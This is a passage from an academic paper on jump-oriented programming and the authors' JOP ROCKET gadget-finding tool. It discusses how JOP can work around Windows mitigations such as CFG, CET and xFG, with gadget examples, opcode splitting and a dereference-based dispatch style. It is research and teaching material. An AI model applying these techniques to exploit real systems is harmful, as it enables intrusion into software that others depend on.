While the authors have not had the opportunity to examine real-world implementations of CET yet, we have followed it in development for years as well as other CFI schemes that it seems derivative to, such as the NSA's hardware CFI proposal [20]. Brizendine did closely study the NSA's CFI proposal in 2017 and did closely scrutinize the released binaries compiled with it, and he concluded it would be resistant to JOP/COP attacks. With the proposed hardware support and adoption of the proposed new Assembly instructions via indirect branch tracking (IBT) [23], CET's IBT and shadow stack are both similar to the NSA proposal. It is not known if the current release of Windows 10 supports IBT for CET; an earlier insider preview of Windows 10 that included CET lacked support for IBT. If not, then effectively there would no additional support against JOP until IBT is supported, beyond other than what is already done in CFG. Similarly, if IBT is not supported, then control flow hijacking bypasses of CFG—none of which we have addressed—still should be viable [23].

Regardless of CET's efficacy with JOP, two points remain important. First, there is a requirement for a computer to have a chipset that supports CET, and right now the vast majority do not. As support for it becomes more commonplace, all currently existing computers likely will remain in use for the next several years, and in some cases well beyond that; these will never support CET. Second, there is a requirement for the process to have CET, so if it is not compiled to support it, for whatever reason, it will remain ineffective. The shadow stack is likely to be resilient against ROP, but at this point we remain uncertain on how JOP will be affected by CET. As with CFG, we also speculate it may be possible to avoid it with opcode splitting, or the use of unintended instructions, that may result in valid JOP gadgets. Some processes also may lack support for CET, if not compiled to support it. We speculate also that it may be possible that, like with CFG, there could be some modules in a CET-protected process that lack CET. Any of the above scenarios could facilitate limited JOP usage, in spite of CET, although none would constitute a bypass—merely a way to avoid CET.

Some possible bypasses for CET that have been proposed [23] could include Counterfeit Object-Oriented Programming (COOP), Code Replacement Attack, and function pointer hijacking via race condition. COOP is outside the scope of JOP, but it's possible the others could be used in conjunction with JOP, under special conditions.

7.3 Extreme Flow Guard

Extreme Flow Guard (xFG) is another mitigation from Microsoft, a successor to CFG. It is turned off by default, to avoid conflicts with CET, but it may be opted into, according to Microsoft [24]. XFG works in part by utilizing xFG hashes of a function that is going to be called via control flow transfer. The hash is saved and checked prior to calling a function, terminating the hashes are not the same [25]. XFG does

substantially reduce the number of possible control flow transfer points that are possible. It has not yet been evaluated comprehensively to determine its overall efficacy against JOP. It is likely some of the aforementioned strategies to deal with CFG could still be effective. That is, one could avoid images that have xFG; one could use valid JOP gadgets that result from opcode-splitting. Because of xFG's opt-in status, any speculation should be regarded as tentative.

7.4 Overcoming CFG

CFG is in part intended to help provide mitigations against JOP, and in some cases, it can be effective, while in others there is plenty of opportunity for JOP to be successful. There are several situations at play where CFG would be ineffective. We can distinguish between a way to work around CFG as opposed to a bypass; this paper does not consider bypasses, although those are possibilities. First, CFG is something that is enabled by the compiler. Thus, if is not used on a binary, then even though the operating system may support CFG, it can be avoided because of the fact that the image does not leverage CFG. Even if it is compiled with CFG, there are a number of ways to avoid it. First, CFG is not supported on operating systems below Windows 8, and while Windows 7 is deprecated, there are still plenty of them in use. According to Statscounter[1] in April 2021, Windows 7 makes up 16.2% of Windows operating systems, figures that would likely put it at over 100 million PCs. Second, there is all the possibility that DLLs in a binary may lack CFG support, and thus those could be leveraged to simply avoid CFG. There are also situations where there are binaries where CFG is in place for all modules, yet there still can be ways around CFG. First, it is possible to use gadgets that are derived from in-line Assembly; these do not have the checks inserted and lack CFG protection. Opcode splitting possibly may be used to enrich the attack surface. Even if there is no in-line Assembly to derive gadgets from, and opcode splitting can produce valid JOP gadgets. For instance, the instruction *mov edi, 0xe3ffdf89,* would certainly not be protected by CFG; in fact, there may be no indirect call or jump; the next line could even be a ret. Yet this is also be formed into a valid JOP gadget, as the opcode splitting can enable us to start execution at the second opcode, producing *mov edi, ecx; jmp eax*, as shown below. That indeed could be a useful gadget, yet one that would not appear in a disassembler, as it is an unintended instruction. None of the ways described above would constitute a bypass of CFG, but are just ways that can allow an attacker to work around it, much in the similar vein of uses a non-ASLR module in a binary whose image executable is protected by ASLR.

Opcodes	Instruction
BF 89 CF FF E3	MOV EDI, 0xe3ffdf89;

Opcodes	Instruction
89 CF FF E3	MOV EDI, ECX # JMP EAX;

Figure 36. Opcode splitting can allow for unintended JOP gadgets to be formed, which cannot be protected by CFG.

JOP ROCKET automatically will find all JOP gadgets, whether from intended or unintended instructions, so the user need not do anything differently. The guard check that appears in the disassembly is conspicuous, so any gadgets without it can safely be used, as there would not be a CFG guard check for them.

JOP ROCKET provides information on all mitigations present, from ASLR, DEP, SafeSEH, and CFG. The user can configure JOP ROCKET to disregard results from each, if so desired. However, this may not

[1] https://gs.statcounter.com/os-version-market-share/windows/desktop/worldwide

be advisable with CFG, as there still could be usable results, due to opcode splitting, and these might be missed otherwise.

8. ALTERNATIVE PARADIGM OF JOP WITH DEREFERENCES

One alternative paradigm for JOP in x86 is to have a register point to a location that an attacker can control. For instance, EBX could point to an alternative dispatch table. To advance to the next gadget, we could simply call *jmp dword ptr [ebx + offset],* with offset being any appropriate value that points to a gadget. For instance, we could have EBX firstly point to 0xDEADC0DE, as seen in the below example. From here we can access JOP gadgets via dereferencing the address pointed to by the register plus or minus an offset. In our example, at offsets 0x200, 0x520, 0x302, and 0x12, we would have other JOP gadgets of a similar style, ending in a *jmp* or *call* to a dereferenced location, pointed to by a register and an offset. This would allow us to move from one JOP gadget to the next.

Dispatch Table Address	Gadget address	Gadget
0xDEADC0DE	0x00401234	push edi; jmp dword ptr [ebx +0x200]
0xDEADC2DE	0x00409536	pop esi; jmp dword ptr [ebx +0x520]
0xDEADC5FE	0x00405678	mov edi, edx; call dword ptr [ebx + 0x302]
0xDEADC3E0	0x00401932	push eax; jmp dword ptr [ebx + 0x12]

Figure 37. EBX points to an alternative dispatch table, not shown. We dereference EBX + offset, in order to *jmp* or *call* to our next location.

8.1 Control Flow Mechanics

The setup for this type of JOP can be similar to JOP gadgets using a dispatcher gadget. Load the address of the dispatch table into a register, and then make a CALL or JMP to the first gadget. Alternatively, the first such JOP gadget could be part of a ROP chain, and it could simply transition from ROP to JOP.

It could be possible to construct a complete JOP chain, using this style of JOP; however, it would prove challenging. This JOP paradigm would function better as a means to transition from ROP to JOP, and vice versa, rather than trying to do an entire exploit in JOP. To transition back to ROP, one can have a ROP gadget pointed to by a JOP gadget, so that when it is dereferenced, execution will go to the ROP gadget. This style of JOP then could be used in conjunction with ROP, allowing the attacker to seamlessly go from ROP to JOP and back, as need be.

It would not be necessary to work with only one register when making dereferenced jumps and calls, as different registers could point to the same dispatch table. In fact, one register could point to one location in the dispatch table, while another could point to a different location. For instance, EBX could

point to 0xDEADC0DE, and after a series of JOP gadgets that terminate in *jmp dword ptr [ebx + offset]*, one could transition to using ECX to point to 0xDEADC1FE, which is 0x120 bytes beyond what EBX was pointing to. It involves the same area of memory, which could be reached with one payload. Switching starting locations for the dispatch table, or the register that points to it, is not problematic, as long as the dispatcher gadget is constructed to reflect any changes. The only necessity would be to somehow load into ECX the required address. Potentially, this could be done with a static, known value, i.e. a hardcoded address or an offset that could be added to a base. However, it may need to be generated dynamically, using a series of ROP or JOP gadgets. It also could be possible to transition to multiple dispatch tables, occupying different areas of memory.

A POC exploit using JOP that targets CVE-2020-7460 can be found on GitHub [15]; a write up is available at Zero Day Initiative [26]. This 64-bit exploit for FreeBSD kernel privilege escalation makes use of the aforementioned style of JOP in conjunction with ROP. In this exploit, we can observe that transitioning from one register to another, with JOP gadgets using this paradigm of JOP, need not be overly complicated. Their initial gadget was *push rbx ; mov rbx, rdi ; call qword ptr [rdi + 0x90].* The JOP gadget that follows is *mov rax, rdi ; mov rdi, qword ptr [rdi + 0x50] ; pop rbp ; jmp qword ptr [rax + 0x48]*. Thus, we can see that all that was needed to transition from one register to the next was a simple *mov rax, rdi*, thus allowing us to transition from rdi to rax.

In a real-world JOP exploit for Playstation 4 hardware [27], an attacker does a series of jumps and calls to dereferenced locations that he controls. In the first instance, he makes several calls to a location pointed to by rax and an offset, which is dereferenced, e.g. *call qword ptr [rax+10h]*, *call qword qword ptr [rax+7D0h],* and later he moves to jumping/calling the dereferenced edi and an offset, *e.g. call qword ptr [rdi+70h]*. Several such JOP gadgets were used in this exploit. The addresses these gadgets jump to were dynamically determined by JOP; that is, these are not hardcoded addresses that were supplied as input. While this example is from Playstation4, this style of JOP could be implemented in Windows just as easily, assuming availability of gadgets.

We could boldly categorize this style of JOP as having a dispatcher gadget built into the functional gadget; thus, rather than relying on the dispatcher gadget to advance us in the dispatch table, the adding or subtracting an offset to the dereferenced register allows us to achieve this. Similarly, we could extend this style of JOP by using a jump to a dereferenced register without an offset, e.g. *jmp dword ptr [eax]*, if part of the gadget somehow modifies eax. For instance, *add eax, 0x50; push edx; jmp dword ptr [eax]* could be used. Alternatively, the modification of the register could occur in a previous gadget. For instance, in our first gadget, *mov ebx, eax; sub ebx, 0x2f; add eax, 0x50; jmp dword ptr [eax]*, we would advance to our next gadget with eax. In the second gadget, *pop edi; jmp dword ptr [ebx],* there would be no need to move in the dispatch table with the second gadget, as that had already been done in the previous gadget.

There are only a limited number of gadgets available for JOP that uses this style of JOP. Though the larger the attack surface, there greater the number of such gadgets. In nearly all practical instances that one can envision, there would be insufficient gadgets to support a full, substantive exploit of pure JOP of this variety. However, gadgets of this style of JOP can be effective as a means to enrich the attack surface for ROP, by providing other possibilities. JOP of this variety likely would not be able to be maintained for too long, but it certainly could provide useful alternative gadgets, allowing for a skillful ROP/JOP hybrid exploit.

8.2 Finding the Dispatch Table in Memory

Loading values for the dispatch table assumes that the address of the table is known, whether by a hardcoded, known address, or an offset that could be added to the base of a module. However, while that may be ideal and the easiest way to set up a dispatch table, software exploitation is not always that simple. It may be necessary to dynamically generate the address for the dispatch table, if it is not possible to know it directly, but it could be found indirectly. For instance, does esp or ebp point to an address that is a part of the dispatch table or that is a predictable distance from it? (It does not need to be exclusively esp or ebp that points to the location.) For example, maybe a location on heap can be found by ebp-0x80 after the payload has been delivered, and this is found to be consistent and predictable. This location on the heap otherwise would be random and could not able to be predicted, but yet it always may be true that it is pointed to by this specific offset from ebp. This can be weaponized via ROP. There can be considerable variation in being able to use ROP to dynamically find the location of a ROP table, and multiple gadgets may need to be required to set it up. The key is in discovering patterns that are predictable and repeatable and that may survive multiple reboots. After all, if a particular register and offset points to a location a fixed distance from the dispatch table, but then no longer points to it after rebooting, then this would be of no practical use. When it is not possible to directly input a value for a dispatch table, it will be necessary to try to find a way to dynamically discover it, adding greater complexity. Discovering this value is outside the scope of this paper, but briefly we would say it would involve a hybrid approach, using both a disassembler in conjunction with a debugger. It would be easiest to start with a debugger and search for a specific, unique string that could be placed in process memory, through the desired method to use the dispatch table, and then one could look closely at register values and the stack to see if the planted string cold be founded at a predictable location, after a specific event that occurred as part of the exploit. For instance, perhaps a playlist is loaded into a music player, and the start of the playlist is found that it will be at ebp-0x80. The playlist may not be connected directly to whatever vulnerability is weaponized in the exploit, but could be part of the process, to ensure the dispatch table is found at a specific location in memory, that could be determined programmatically.

8.3 JOP ROCKET Limitations with this Paradigm of JOP

At the present time of writing, JOP ROCKET does not discover or classify gadgets for this style of JOP, as it was not considered when the JOP ROCKET was created. It likely will be expanded at some point to provide coverage of this. The JOP ROCKET does search for a dispatcher gadget that adds or subtracts from a dereferenced register, e.g. *add ebx, 0x04; jmp dword ptr [ebx +0x09]*, but this requires usage of a traditional dispatch table.

9. CONCLUSIONS

While ROP has presented a convenient and simple solution to many countermeasures, such as DEP and ASLR, because of the overabundance of ROP gadgets in binaries, it has been easy to overlook other forms of code-reuse attacks, such as JOP. While JOP was first written about a little more than a decade ago, it has only very rarely been used, and it has been mostly unknown by exploit writers of x86 ISA, except in a very limited context. Complete JOP chains were unheard of, and prior to our DEF CON demonstration in 2019, there had never even been a public demonstration of a complete JOP chain. Since that time, we have refined and expanded the JOP ROCKET, to include many more important features, such as the ability to create a complete JOP chain to bypass DEP. We have also made important refinements to help expand the usage of what constitutes a JOP dispatcher gadget, most notably the two-gadget

dispatcher. This can open up many more binaries to complete JOP chains, as it is no longer necessary to have a single-gadget dispatcher.

It is hardly surprising that JOP has been mostly ignored or not well understood, given the previous lack of tools to facilitate JOP. Attempting JOP from a manual process would be a laborious process. Moreover, many of the necessary techniques and knowledge required to successful use JOP in a modern Windows environment has never been publicly documented before.

We emphasize that we do not present JOP as an alternative or successor to ROP, and generally ROP may often be the better choice. That said, it is not the only choice, and there can be circumstances when JOP might be preferable or even easier. Ease and convenience aside, JOP can be an effective way for an exploit writer to enhance their general skills and versatility with code-reuse attacks, allowing them think in a way that encourages more flexibility and thinking outside the box.

9.1 Novel Contributions

This research has made several novel contributions in the domain of jump-oriented programming. First, it has presented an artifact to allow for the previously unmet need of a dedicated tool to facilitate JOP gadget discovery. This has helped make an entire class of code-reuse attacks accessible in a Windows environment. This artifact also embodies several novel methods, as described previously, to expand knowledge on the workings of JOP. Previously, prior to our work, there had never been a public demonstration of a full JOP exploit, and many practical details and nuances on how to use JOP in a modern Windows environment needed to be developed through experimentation. While JOP does bear similarities to ROP, there are significant differences. Ultimately, this research has led to JOP ROCKET to be taught in a doctoral level Advanced Software Exploitation course over two years, allowing students to use the tool and the techniques and methods of JOP we developed and extended beyond what was in the academic literature. This culminated in them being able to successfully use JOP on two Windows binaries, bypassing DEP with one, and bypassing DEP and ASLR with the other. Another important novel contribution has been the very recent addition to JOP ROCKET, to facilitate automatic JOP chain generation, allowing for JOP chains to be built from a series of automatically extracted JOP gadgets from the binary. While this method of using JOP will not always work, when it does, it can significantly reduce what would otherwise be time-consuming, tedious labor in building a JOP chain. This method implements a novel variation on JOP, using a series of stack pivots, as a means to facilitate bypassing DEP. This paper also presents an important new algorithm for the dispatcher gadget, extending it to two gadgets, which we call the two-gadget dispatcher. While dispatcher gadgets that are viable have been relatively scarce, this novel refinement makes it much more plentiful, allowing for complete JOP chains to be possible on more binaries. Finally, JOP ROCKET makes various other minor contributions, as previously described elsewhere: the faceted classification of JOP gadgets, important refinements on the methods to discover dispatcher gadgets and functional gadgets, among others.

9.2 Limitations

JOP ROCKET only concerns itself with doing JOP in a Windows environment, using PE files. The tool is not designed to find JOP gadgets in elf files. JOP ROCKET is designed to extract important data about the file structure from the PE file, and this is used to extract the text section, calculate offsets, etc. As ELF is an entirely different file format, this would require an entirely different approach.

JOP ROCKET is written in Python, and as such, parts of it can run in a Linux environment. However, some functionality is limited there, as the Python does invoke some Windows API functions to discover

and load DLLs that are contained in the IAT. This functionality would not extend there. While this project started out being dual Windows and Linux, there are some inherent limitations, and it is generally recommended to use it on Windows.

JOP ROCKET is a static analysis tool, as described previously, and while that confers some advantages, it also can be limiting. Many static analysis tools are limited to just the image executable itself, and not to the modules or DLLs associated with it. For a code-reuse attack tool, this approach is unacceptable. As such, it does invoke some Windows API functions to discover and load different modules, so that their .text sections can be extracted and scanned for gadgets, while collecting different attributes from the PE file format that are needed. This allows for other DLLs in the IAT be identified, scanned for gadgets and mitigations, and their .text sections stored in memory. Some DLLs that a binary will rely upon may be loaded indirectly via other DLLs, and if one were to look at an executable's IAT and the modules that were loaded, it would be readily apparent some were missing. Thus, JOP ROCKET will identify any DLLs that would be loaded naturally from other modules, and those could be scanned. This method allows us to identify a majority of libraries loaded in a normal PE file, but it does not account for all possibilities. For instance, there can be ways to load libraries at runtime, such as with LoadLibraryA, or to use techniques like walking the PEB and the PE file format, to more covertly load a library and specific functions. JOP ROCKET does not have the capability to identify DLLs that may be loaded in such as fashion, even though it would be simple to do with dynamic analysis. While these are commonly used by offensive tools or malware, they are relatively less common in standard applications. Another limitation is that it can take a few minutes to identify and scan all modules, depending on the size of the binary, so the default setting is to just scan the image executable, unless the user changes the scope to include all DLLs in the IAT or all DLLs in the IAT and beyond. While this is a known limitation to JOP ROCKET, the approach taken allows for a good compromise, allowing for most to be found.

Very large binaries can present a limitation for JOP ROCKET, in terms of memory. If the installation of Python is 32-bit and the target binary is very large, such as 100 MB, then there will be memory issues, and JOP ROCKET will run out of memory. The tool does make use of a great deal of memory, and it can exceed what is possible in a 32-bit environment with some larger binaries. The solution is to use a 64-bit installation of Python, and this will prevent it from running out of resources.

Another limitation is that JOP ROCKET relies upon Python 2.7x. While not ideal, the tool was first in development before Python 2.7x was deprecated as end of life, and originally there were never any plans to share or release JOP ROCKET anywhere, so this was not a concern. Because the tool is a very large program with over 30,000 lines and multiple files, it can make some changes time-consuming or tedious. Some of how Python has changed would substantially affect JOP ROCKET, and to convert it to the newest Python would require in some cases more extensive revisions, particularly as it concerns the automatic JOP chain generation. While some changes that would be required to convert ROCKET to the newest version of Python would be trivial, others might prove elusive and subtle, and those are the ones we are more concerned with. We feel it is better to dedicate time spent on JOP ROCKET to other refinements to the tool.

JOP ROCKET also does not provide support for a variant form of JOP. This form is described elsewhere in this paper as an alternative paradigm of JOP with dereferences; it allows the user to combine a dispatcher gadget and a functional gadget, while using a dispatch table, or even as a way to switch back and forth from JOP, without a dispatch table. An example of this form of JOP is *add edx, 0x1234; jmp dword ptr [eax+0x1234]*. In this case, eax could hold the address of a dispatch table or just the address of

a single gadget, once 0x1234 has been added to it. However, the tool does search for jump dereferences with a register and an offset, but only to try to discover alternative forms of a dispatcher gadget. In so doing, only a miniscule number of gadgets are found, and a good portion of those, derived from opcode splitting, will only exist as one line, e.g. *jmp dword ptr [eax+0x124]*. When expanded to a second line before the jump, most will see the dereferenced jump disappear, transformed into other instructions. Thus, while this omission is indeed a limitation, there often will not be enough gadgets to support a full JOP chain. However, while there may be limited JOP gadgets of this form, there still could be sufficient gadgets to support intermixing ROP and JOP, as has been done in the wild with this variant style of JOP [15], [26], [27].

JOP ROCKET was designed to work only in x86 architecture; it does not find gadgets in a 64-bit environment. While we experimented briefly with making modifications to allow for this, this proved to be non-trivial to add this functionality. We speculated that it would make JOP more realistic and easier, if there were many more of the registers added for 64-bit mode (r8 to r15) that resulted in valid JOP gadgets, whether intended or unintended. That could in theory allow for greater flexibility with JOP. However, this was not to be, as preliminary research with a small subset of binaries indicated that there were few or no JOP gadgets found that ended in r8 to r15. This finding could just be due to the limited number of samples analyzed; a broader survey of binaries, might find JOP gadgets that end in r8 to r15 more plentiful.

9.3 Future Work

There is still future work that can be done with JOP. What follows is not intended as future work that will be undertaken for JOP ROCKET or related projects by the authors, but it could be taken up by the community. One useful improvement would be a tool that provides 64-bit support for JOP gadget discovery, as one of the limitations of the JOP ROCKET is that it is limited to 32-bit binaries. Although there are no plans to expand it at this time, it is possible JOP ROCKET might have those features in the future.

We were not aware of a variant form of JOP that had been use in the wild in a limited number of cases, and JOP ROCKET lacks support for finding and classifying gadgets of this variety. This is the alternative paradigm of JOP with dereferences, that can combine a dispatcher gadget and a functional gadget into one, e.g. *add edx, 0x1234; jmp dword ptr [eax+0x1234]*. This could be set up to be used as a single gadget, intermixed with ROP, or eax cold point to a dispatch table. This form is likely to not be viable for very extended JOP chains, although the examples from the wild previously described did use several JOP gadgets, albeit intermixed with ROP. Still, practical experience investigating gadgets of that form, when searching for dispatcher gadgets, makes it seem unlikely that enough JOP gadgets of this variety would be found in sufficient numbers for a complete JOP chain. However, this remains to be seen, and it could be possible there were sufficient gadgets in some very large binaries, although setup likely would be more labyrinthine.

Future work could be extended to a tool to help automate JOP gadget discovery, to facilitate JOP, or to automate JOP chain creation, for another architecture. This research has concerned JOP exclusively in x86 ISA; JOP in other architectures is fundamentally very different than x86. Concepts explored in this research may not always extend to other architectures, owing to the substantial differences that exist.

When JOP ROCKET was created, the approach taken was static analysis, as previously described, owing to the greater complexity involved, in order for it to be able to mimic a lot of the features a dynamic tool might have, such as being able to search through DLLs for gadgets. That was a challenge that was overcome. Still, there is tremendous value in having a Python tool that can integrate directly with a

debugger, such as WinDbg, Immunity, x64dbg, etc. While JOP ROCKET can identify many of the modules that will be loaded and to scan them, the approach taken is not perfect, and there are other ways that DLLs can be loaded. Thus, scanning a binary through a debugger would be more accurate. There also can sometimes be other executable areas of memory that are not DLLs, and JOP ROCKET would never find those.

REFERENCES

[1] P. Van Eeckhoutte, "Corelan Repository for mona.py," *GitHub*. [Online]. Available: https://github.com/corelan/mona .

[2] J. Salwan, "ROPgadget," *GitHub*. [Online]. Available: https://github.com/JonathanSalwan/ROPgadget. [Accessed: 18-Jan-2021].

[3] R. Qiao, M. Zhang, and R. Sekar, "A principled approach for rop defense," in *Proceedings of the 31st Annual Computer Security Applications Conference*, 2015, pp. 101–110.

[4] S. Checkoway, L. Davi, A. Dmitrienko, A. R. Sadeghi, H. Shacham, and M. Winandy, "Return-oriented programming without returns," *Proc. ACM Conf. Comput. Commun. Secur.*, pp. 559–572, 2010.

[5] T. Bletsch, X. Jiang, and V. W. Freeh, "Proceedings of the 6th International Symposium on Information, Computer and Communications Security, ASIACCS 2011," *Proc. 6th Int. Symp. Information, Comput. Commun. Secur. ASIACCS 2011*, 2011.

[6] B. Azad, "An introduction to exploiting userspace race conditions on iOS," *GitHub*, 2018. [Online]. Available: https://bazad.github.io/2018/11/introduction-userspace-race-conditions-ios/.

[7] B. Brizendine and J. Stroschein, "A JOP Gadget Discovery and Analysis Tool," *S. D. Law Rev.*, vol. 65, no. 3, 2020.

[8] L. Erdodi, "Attacking x86 windows binaries by jump oriented programming," *INES 2013 - IEEE 17th Int. Conf. Intell. Eng. Syst. Proc.*, no. X, pp. 333–338, 2013.

[9] J. W. Min, S. M. Jung, D. Y. Lee, and T. M. Chung, "Jump oriented programming on windows platform (on the x86)," *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 7335 LNCS, no. PART 3, pp. 376–390, 2012.

[10] B. J. Brizendine, "Advanced Code-reuse Attacks : A Novel Framework for JOP," Dakota State University, 2019.

[11] A. R. Hevner, S. T. March, J. Park, and S. Ram, "Design science in information systems research," *MIS Q.*, pp. 75–105, 2004.

[12] "Showcases - Capstone - The U ltimate Disassembler." [Online]. Available: https://www.capstone-engine.org/showcase.html.

[13] W. Chen, "Heap Overflow Exploitation on Windows 10 Explained," *Rapid7*, 2019. [Online]. Available: https://www.rapid7.com/blog/post/2019/06/12/heap-overflow-exploitation-on-windows-10-explained/.

[14] A.-A. Hariri, S. Zuckerbraun, and B. Gorenc, “Abusing silent mitigations,” *BlackHat USA*, 2015.

[15] m00nbsd, “PoC/CVE-2020-7460/,” *Zero Day Initiative. GitHub.*, 2020. [Online]. Available: https://github.com/thezdi/PoC/tree/master/CVE-2020-7460.

[16] J. DeMott, “Bypassing EMET 4.1,” *IEEE Secur. Priv.*, vol. 13, no. 4, pp. 66–72, 2015.

[17] N. Carlini, A. Barresi, E. Zurich, M. Payer, D. Wagner, and T. R. Gross, “Control-Flow Bending: On the Effectiveness of Control-Flow Integrity,” *Proc. USENIX Secur. Symp.*, 2018.

[18] Z. Yunhai, “Bypass control flow guard comprehensively,” *Black Hat USA*, 2015.

[19] M. Schenk, “Bypassing Control Flow Guard in Windows 10,” 2017. [Online]. Available: https://improsec.com/tech-blog/bypassing-control-flow-guard-in-windows-10.

[20] NSA, “Hardware Control Flow Integrity for an IT Ecosystem,” 2016. [Online]. Available: https://github.com/nsacyber/Control-Flow-Integrity.

[21] Y. Shafir and A. Ionescu, “R.I.P ROP: CET Internals in Windows 20H1,” *Windows Internals*. [Online]. Available: https://windows-internals.com/cet-on-windows/.

[22] Intel Corporation, “Control-flow Enforcement Technology Preview,” *Intel Specifications*, 2017. [Online]. Available: https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf.

[23] B. Sun, J. Liu, and C. Xu, “How to Survive the Hardware Assisted Control Flow Integrity Enforcement,” *Blackhat Asia 2019*, 2019.

[24] R. Smith, “Extreme Flow Guard (xFG) and Kernel Data Protection (KDP) Coming to Windows 10,” *2020*. [Online]. Available: https://petri.com/extreme-flow-guard-xfg-and-kernel-data-protection-kdp-coming-to-windows-10.

[25] C. McGarr, “Exploit Development: Between a Rock and a (Xtended Flow) Guard Place: Examining XFG,” 2020. [Online]. Available: https://connormcgarr.github.io/examining-xfg/.

[26] M00nbsd, “CVE-2020-7460: FreeBSD Kernel Privilege Escalation,” *Zero Day Initiative.*, 2020. [Online]. Available: https://www.zerodayinitiative.com/blog/2020/9/1/cve-2020-7460-freebsd-kernel-privilege-escalation.

[27] Specter, “Sony Playstation 4 (PS4) 5.05 - BPF Double Free Kernel Exploit Writeup,” *Exploit Database*, 2017. [Online]. Available: https://www.exploit-db.com/exploits/45045.